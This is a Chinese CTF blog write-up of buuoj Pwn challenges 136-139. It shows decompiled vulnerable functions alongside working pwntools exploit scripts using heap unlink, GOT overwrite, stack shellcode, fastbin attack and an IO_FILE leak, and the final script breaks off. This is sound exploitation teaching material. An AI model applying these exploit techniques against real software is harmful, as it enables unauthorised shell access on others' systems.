buuoj Pwn writeup 136-140

原创

yongbaoii 于 2021-05-16 00:09:42 发布 98 收藏

分类专栏： CTF 文章标签： 安全

CTF 专栏收录该内容

213 篇文章 7 订阅

订阅专栏

136 zctf_2016_note3


保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2        ./136
```

菜单

堆。


new



```
int new()
{
  int i; // [rsp+Ch] [rbp-14h]
  __int64 size; // [rsp+10h] [rbp-10h]
  void *v3; // [rsp+18h] [rbp-8h]

  for ( i = 0; i <= 6 && *(&ptr + i); ++i )
    ;
  if ( i == 7 )
    puts("Note is full, add fail");
  puts("Input the length of the note content:(less than 1024)");
  size = sub_4009B9();
  if ( size < 0 )
    return puts("Length error");
  if ( size > 1024 )
    return puts("Content is too long");
  v3 = malloc(size);
  puts("Input the note content:");
  sub_4008DD(v3, size, 10LL);
  *(&ptr + i) = v3;
  qword_6020C0[i + 8] = size;
  qword_6020C0[0] = (__int64)*(&ptr + i);
  return printf("note add success, the id is %d\n", (unsigned int)i);
}
```


会有bss上的一个数组，用来存放chunk的大小以及最近一次申请回来的chunk的地址。

edit



```c
int edit()
{
  __int64 v0; // rax
  __int64 v1; // rax
  __int64 v3; // [rsp+8h] [rbp-8h]

  puts("Input the id of the note:");
  v0 = sub_4009B9();
  v3 = v0 % 7;
  if ( v0 % 7 >= v0 )
  {
    v1 = (__int64)*(&ptr + v3);
    if ( v1 )
    {
      puts("Input the new content:");
      sub_4008DD(*(&ptr + v3), qword_6020C0[v3 + 8], 10LL);
      qword_6020C0[0] = (__int64)*(&ptr + v3);
      LODWORD(v1) = puts("Edit success");
    }
  }
  else
  {
    LODWORD(v1) = puts("please input correct id.");
  }
  return v1;
}
```

free



```
int delete()
{
  __int64 v0; // rax
  __int64 v1; // rax
  __int64 v3; // [rsp+8h] [rbp-8h]

  puts("Input the id of the note:");
  v0 = sub_4009B9();
  v3 = v0 % 7;
  if ( v0 % 7 >= v0 )
  {
    v1 = (__int64)*(&ptr + v3);
    if ( v1 )
    {
      free(*(&ptr + v3));
      if ( (void *)qword_6020C0[0] == *(&ptr + v3) )
        qword_6020C0[0] = 0LL;
      *(&ptr + v3) = 0LL;
      LODWORD(v1) = puts("Delete success");
    }
  }
  else
  {
    LODWORD(v1) = puts("please input correct id.");
  }
  return v1;
}
```

清理干净了。

edit里面有个溢出。


利用这个溢出接正常的unlink就行
exp

```
#coding:utf8
from pwn import *

r = remote('node3.buuoj.cn',29603)
elf = ELF('./zctf_2016_note3')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
atoi_got = elf.got['atoi']
free_got = elf.got['free']
puts_plt = elf.plt['puts']
heap_addr = 0x6020C8

def add(size,content):
   r.sendlineafter('option--->>','1')
   r.sendlineafter('(less than 1024)',str(size))
   r.sendafter('content:',content[0:size-1])

def edit(index,content):
   r.sendlineafter('option--->>','3')
   r.sendlineafter('Input the id of the note:',str(index))
   r.sendafter('Input the new content:',content)

def delete(index):
```


```
def delete(index):
    r.sendlineafter('option--->>','4')
    r.sendlineafter('Input the id of the note:',str(index))

add(0x100,'a'*0x100)
add(0x100,'b'*0x100)
add(0x10,'c'*0x10)
add(0x10,'c'*0x10)
add(0x10,'c'*0x10)
add(0x10,'c'*0x10)
add(0x10,'c'*0x10)
delete(0)
add(0x100,'a'*0x100)

payload = p64(0) + p64(0x101)
payload += p64(heap_addr - 0x18) + p64(heap_addr - 0x10)
payload = payload.ljust(0x100,'a')
payload += p64(0x100) + p64(0x110)
payload += '\n'
edit(0x8000000000000000 - 0x10000000000000000,payload)
#unlink
delete(1)
payload = p64(0) * 3 + p64(free_got) + p64(atoi_got) *2
payload = payload.ljust(80,'\x00')
payload += p64(0x8)*3
edit(0,p64(0) * 3 + p64(free_got) + p64(atoi_got) *2 + '\n')
edit(0,p64(puts_plt)[0:7] + '\n')
delete(1)
r.recvuntil('\n')
atoi_addr = u64(sh.recv(6).ljust(8,'\x00'))
libc_base = atoi_addr - libc.sym['atoi']
system_addr = libc_base + libc.sym['system']
print 'libc_base=',hex(libc_base)
print 'system_addr=',hex(system_addr)

edit(2,p64(system_addr)[0:7] + '\n')
r.sendlineafter('option--->>','/bin/sh\x00')

r.interactive()
```

137 wdb_2018_3rd_soEasy

保护



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   76 Sy
mbols    No     0               4       ./137
```



```
ssize_t vul()
{
  char buf[72]; // [esp+0h] [ebp-48h] BYREF

  printf("Hei,give you a gift->%p\n", buf);
  puts("what do you want to do?");
  return read(0, buf, 100u);
}
```

挺明显的。
因为没有开NX，还有栈溢出，所以直接写好shellcode然后跳回来到buf执行就好了。

exp


```
from pwn import*

r = remote("node3.buuoj.cn", 29859)

r.recvuntil("0x")
buf_addr = int(r.recv(8), 16)
print hex(buf_addr)

payload = asm(shellcraft.sh()).ljust(76, "\x00") + p32(buf_addr)
print payload

r.sendline(payload)

r.interactive()
```

138 wustctf2020_easyfast

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./138
```


也没啥菜单，就直接猜各个功能是干嘛的就行。
功能1是add。



```
unsigned __int64 sub_400916()
{
  int v0; // eax
  int v1; // ebx
  char s[24]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+28h] [rbp-18h]

  v4 = __readfsqword(0x28u);
  if ( dword_6020BC <= 3 )
  {
    puts("size>");
    fgets(s, 8, stdin);
    v0 = atoi(s);
    if ( v0 && (unsigned __int64)v0 <= 0x78 )
    {
      v1 = dword_6020BC++;
      *(&buf + v1) = malloc(v0);
    }
    else
    {
      puts("No need");
    }
  }
  else
  {
    puts("No need");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

最多四个chunk还只能是fastbin 范围的chunk。


功能2是free



```
unsigned __int64 sub_4009D7()
{
  __int64 v1; // [rsp+8h] [rbp-28h]
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("index>");
  fgets(s, 8, stdin);
  v1 = atoi(s);
  free(*(&buf + v1));
  return __readfsqword(0x28u) ^ v3;
}
```


uaf

edit



```
unsigned __int64 sub_400A4D()
{
  __int64 v1; // [rsp+8h] [rbp-28h]
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("index>");
  fgets(s, 8, stdin);
  v1 = atoi(s);
  read(0, *(&buf + v1), 8uLL);
  return __readfsqword(0x28u) ^ v3;
}
```

能输入八个字节。



```
int sub_400896()
{
  int result; // eax

  if ( qword_602090 )
    result = puts("Not yet");
  else
    result = system("/bin/sh");
  return result;
}
```

能在那个地方留下数字就可以调用后门函数。

思路很简单，我们就通过简单的fastbin attack，把那个地方申请过来，内容清理掉，就好了。


exp

```
from pwn import *

r = remote('node3.buuoj.cn',28075)

def add(size):
    r.recvuntil('choice>\n')
    r.sendline('1')
    r.recvuntil('size>\n')
    r.sendline(str(size))

def delete(idx):
    r.recvuntil('choice>\n')
    r.sendline('2')
    r.recvuntil('index>\n')
    r.sendline(str(idx))

def edit(idx,content):
    r.recvuntil('choice>\n')
    r.sendline('3')
    r.recvuntil('index>\n')
    r.sendline(str(idx))
    r.sendline(content)

ptr=0x602080

add(0x40)
add(0x40)
delete(0)
edit(0,p64(ptr))

add(0x40)
add(0x40)
#gdb.attach(p)
edit(3,p64(0))

r.recvuntil('choice>\n')
r.sendline('4')

r.interactive()
```

139 de1ctf_2019_weapon

保护


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols        Yes 0               2        ./139
```



```
dword_202068[4 * v2] = v1;
*((_QWORD *)&unk_202060 + 2 * v2) = v3;
puts("input your name:");
sub_AF6(*((_QWORD *)&unk_202060 + 2 * v2), (unsigned int)v1);
```

平平无奇的add


delete



```
  v4 = __readfsqword(0x28u);
  printf("input idx :");
  v3 = sub_AAE("input idx :", a2);
  if ( v3 < 0 && v3 > 9 )
  {
    printf("error");
    exit(0);
  }
  free(*((void **)&unk_202060 + 2 * v3));
  puts("Done!");
  return __readfsqword(0x28u) ^ v4;
}
```

平平无奇uaf

rename



```
 v4 = __readfsqword(0x28u);
 printf("input idx: ");
 v3 = sub_AAE("input idx: ", a2);
 if ( v3 < 0 && v3 > 9 )
 {
   printf("error");
   exit(0);
 }
 puts("new content:");
 sub_AF6(*((void **)&unk_202060 + 2 * v3), dword_202068[4 * v3]);
 puts("Done !");
 return __readfsqword(0x28u) ^ v4;
```

就是简单的edit

逻辑非常简单，漏洞就uaf。
但是问题出在没有show这种可以输出的函数。
所以想到IO_FILE

利用的关键是能够制造一个overlaping，让一个free状态的fastbin 大小的chunk里面有unsorted bin中main_arena+88的地址，然后修改加爆破，申请到_IO_2_1_stdout_，进行修改，让它泄露libc地址，最后再用普通的uaf来解决问题。

具体我们怎么构造这个overlapping，利用uaf修改指针，想办法申请到heap，然后修改chunk头，达到overlapping的效果。z
在这道题里面就是让chunk2的头部大小等于chunk2+chunk3的大小，然后释放chunk2，chunk3，chunk2挂进unsorted bin，chunk3挂进fastbin。再申请chunk2大小的chunk，让地址挂进chunk3，此时chunk3处于释放状态，fd就会变成main_arena+88，就达到了效果。


```python
#!/usr/bin/python2
from pwn import *
def pwn():
 global r
 r = remote('node3.buuoj.cn',25160)
 elf = ELF('./139')
 libc = ELF("./64/libc-2.23.so")

 def add(size,idx,name):
  r.sendlineafter('>>','1')
  r.sendlineafter(': ',str(size))
